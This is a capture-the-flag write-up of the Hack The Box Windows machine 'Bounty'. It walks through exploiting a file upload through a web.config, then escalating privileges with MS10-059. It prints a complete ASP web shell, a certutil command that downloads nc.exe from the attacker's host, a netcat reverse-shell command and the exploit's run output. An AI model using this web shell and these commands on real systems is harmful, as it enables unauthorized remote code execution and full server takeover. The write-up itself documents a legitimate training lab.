
Welcome back hackers!! Today, we will be doing another windows box named Bounty. So, lets jump in.

Enumeration

```
PORT   STATE SERVICE REASON          VERSION
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd
7.5
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Just one port open and that is port 80 or http service.


Port 80



This is the landing site we get. Just a picture of a wizard and also source code doesn't reveal anything. Let's fire up gobuster to find hidden directories or files:


```
┌──(root💀kali)-[~rishabh/HTB/Windows/Bounty]
└─# gobuster dir -u http://$IP/ -w
/usr/share/seclists/Discovery/Web-Content/common.txt --no-
error -b 400,403,404,500 -q -t 64 -x aspx,html,asp -o
dirbust
/aspnet_client        (Status: 301) [Size: 158] [-->
http://10.129.165.96/aspnet_client/]
/uploadedfiles        (Status: 301) [Size: 158] [-->
http://10.129.165.96/uploadedfiles/]
/transfer.aspx        (Status: 200) [Size: 941]
```

transfer.aspx and uploadedfiles/ looks interesting. Lets investigate them both. This is the transfer.aspx page. A very simple page with just one functionality.



10.129.165.96/transfer.aspx

First, I tried uploading a jpeg file, luckily it got accepted and just to confirm whether it is present in uploadedfiles/ directory, I navigated to this directory and gave the filename I uploaded earlier.




10.129.165.96/uploadedfiles/photo.gif

Next, I tried uploading a aspx reverse shell but unfortunately the functionality didn't let me upload. Next, I intercepted the request with burp and sent the request to intruder to start an attack to see which extensions we can use to bypass this upload form.

```
.asp
.aspx
.config
.ashx
.asmx
.aspq
.axd
.cshtm
.cshtml
.rem
.soap
.vbhtm
.vbhtml
.asa
```

```
  .cer
  .shtml
```

These were the extensions I used to set the payload. To my surprise, one extension did work and you can see from the content-length being different from the rest:


2. Intruder attack of 10.129.165.96 - Temporary attack - Not saved to project file
Attack Save Columns
Results Target Positions Payloads Resource Pool Options
Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	1350	
1	.asp	200	☐	☐	1355	
2	.aspx	200	☐	☐	1355	
3	.config	200	☐	☐	1350	
4	.ashx	200	☐	☐	1355	
5	.asmx	200	☐	☐	1355	
6	.aspq	200	☐	☐	1355	
7	.axd	200	☐	☐	1355	
8	.cshtm	200	☐	☐	1355	
9	.cshtml	200	☐	☐	1355	
10	.rem	200	☐	☐	1355	
11	.soap	200	☐	☐	1355	
12	.vbhtm	200	☐	☐	1355	

Request Response
Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Tue, 25 Jan 2022 23:18:04 GMT
Connection: close
Content-Length: 1110
```

It means, we can upload .config files. I researched a little about this topic and I found this useful link: https://poc-server.com/blog/2018/05/22/rce-by-uploading-a-web-config/
Lets get to exploitation phase:


Exploitation

Using webshell from this github link:
https://gist.github.com/gazcbm/ea7206fbbad83f62080e0bbbeda77d9c#file-webshell-web-config
I created a file web.config locally and uploaded to the server.
Here are the contents of web.config:

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
   <system.webServer>
      <handlers accessPolicy="Read, Script, Write">
         <add name="web_config" path="*.config" verb="*"
modules="IsapiModule"
scriptProcessor="%windir%\system32\inetsrv\asp.dll"
resourceType="Unspecified" requireAccess="Write"
preCondition="bitness64" />
      </handlers>
      <security>
         <requestFiltering>
            <fileExtensions>
               <remove fileExtension=".config" />
            </fileExtensions>
            <hiddenSegments>
               <remove segment="web.config" />
            </hiddenSegments>
         </requestFiltering>
      </security>
   </system.webServer>
</configuration>
<!--
<% Response.write("-"&"->")%>
<%
Set oScript = Server.CreateObject("WSCRIPT.SHELL")
Set oScriptNet = Server.CreateObject("WSCRIPT.NETWORK")
Set oFileSys =
Server.CreateObject("Scripting.FileSystemObject")

Function getCommandOutput(theCommand)
    Dim objShell, objCmdExec
    Set objShell = CreateObject("WScript.Shell")
    Set objCmdExec = objshell.exec(thecommand)
    getCommandOutput = objCmdExec.StdOut.ReadAll
end Function
%>

<BODY>
<FORM action="" method="GET">
<input type="text" name="cmd" size=45 value="<%= szCMD %>">
<input type="submit" value="Run">
</FORM>

<PRE>
<%= "\\" & oScriptNet.ComputerName & "\" & oScriptNet.UserName
%>
<%Response.Write(Request.ServerVariables("server_name"))%>
<p>
<b>The server's port:</b>
<%Response.Write(Request.ServerVariables("server_port"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("server_software"))%>
</p>
<p>
<b>The server's software:</b>
<%Response.Write(Request.ServerVariables("LOCAL_ADDR"))%>
<% szCMD = request("cmd")
thisDir = getCommandOutput("cmd /c" & szCMD)
Response.Write(thisDir)%>
</p>
<br>
</BODY>
```

```
<%Response.write("<!-"&"-") %>
-->
```

Now, if you navigate to /uploadedfiles/web.config , you will see a page something similar to this:



```
\\BOUNTY\IUSR10.129.165.228

The server's port:
80

The server's software:
Microsoft-IIS/7.5

The server's software:
10.129.165.228bounty\merlin
```


We have successfully achieved remote code execution. Now, comes the reverse shell part. Remember, you will have to upload web.config numerous times to achieve what I have done because the file was getting deleted. First, I started a python3 web server hosting nc.exe and uploaded to user merlin's desktop using certutil:

```
certutil -urlcache -f http://YOUR_IP/nc.exe
c:\Users\merlin\Desktop\nc.exe
```

After uploading, all you need to do is start a listener, and execute nc.exe like this:

```
c:\Users\merlin\Desktop\nc.exe YOUR_IP 1337 -e cmd.exe
```

And you will get the connection back:




```
┌──(root💀 kali)-[~rishabh/HTB/Windows/Bounty]
└─# rlwrap nc -nvlp 1337
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.165.228.
Ncat: Connection from 10.129.165.228:49162.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

Now, lets escalate our privileges:

Privilege Escalation

My very first command is systeminfo and here is the output:



```
Host Name:                 BOUNTY
OS Name:                   Microsoft Windows Server 2008 R2 Datacenter
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                55041-402-3606965-84760
Original Install Date:     5/30/2018, 12:22:24 AM
System Boot Time:          1/26/2022, 8:30:49 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2294 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,617 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 3,649 MB
Virtual Memory: In Use:    446 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Local Area Connection 3
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.129.0.1
                                 IP address(es)
                                 [01]: 10.129.165.228
                                 [02]: fe80::d437:4ba9:e66b:be27
```


You can see from the OS Name and version that it is vulnerable to kernel exploits. I copied the output to a file and ran exploit suggester to look for exploits:

```
┌──(root💀kali)-[/opt/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2021-
12-28-mssb.xls --systeminfo
/home/rishabh/HTB/Windows/Bounty/systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on
extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential
bulletins(s) with a database of 137 known exploits
```


```
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing
bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet
Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver
Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet
Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet
Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.,
PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet
Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0
Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (2393802) - Important
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (981957) -
Important
[M] MS10-061: Vulnerability in Print Spooler Service Could
Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for
Services Could Allow Elevation of Privilege (982799) -
Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet
Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet
Explorer (976325) - Critical
[*] done
```

If I see MS10-059, then its my go to exploit because it works right out of the bat. Download the executable from this link: https://github.com/SecWiki/windows-kernel-

exploits/tree/master/MS10-059
and transfer to the machine. Now, to run the exploit, all we need to do is first start a listener, and execute the file by giving your IP and port to connect to.



```
exploit.exe [redacted] 8888
/Chimichurri/-->This exploit gives you a Local System shell <BR>/Chimichurri/-->Changing registry values...<BR>/Chimi
churri/-->Got SYSTEM token...<BR>/Chimichurri/-->Running reverse shell...<BR>/Chimichurri/-->Restoring default regist
ry values...<BR>
```



```
┌──(root💀kali)-[/opt/Windows-Exploit-Suggester]
└─# rlwrap nc -nvlp 8888
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 10.129.165.228.
Ncat: Connection from 10.129.165.228:49168.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
nt authority\system
```

We are now NT Authority/System. Cheers!!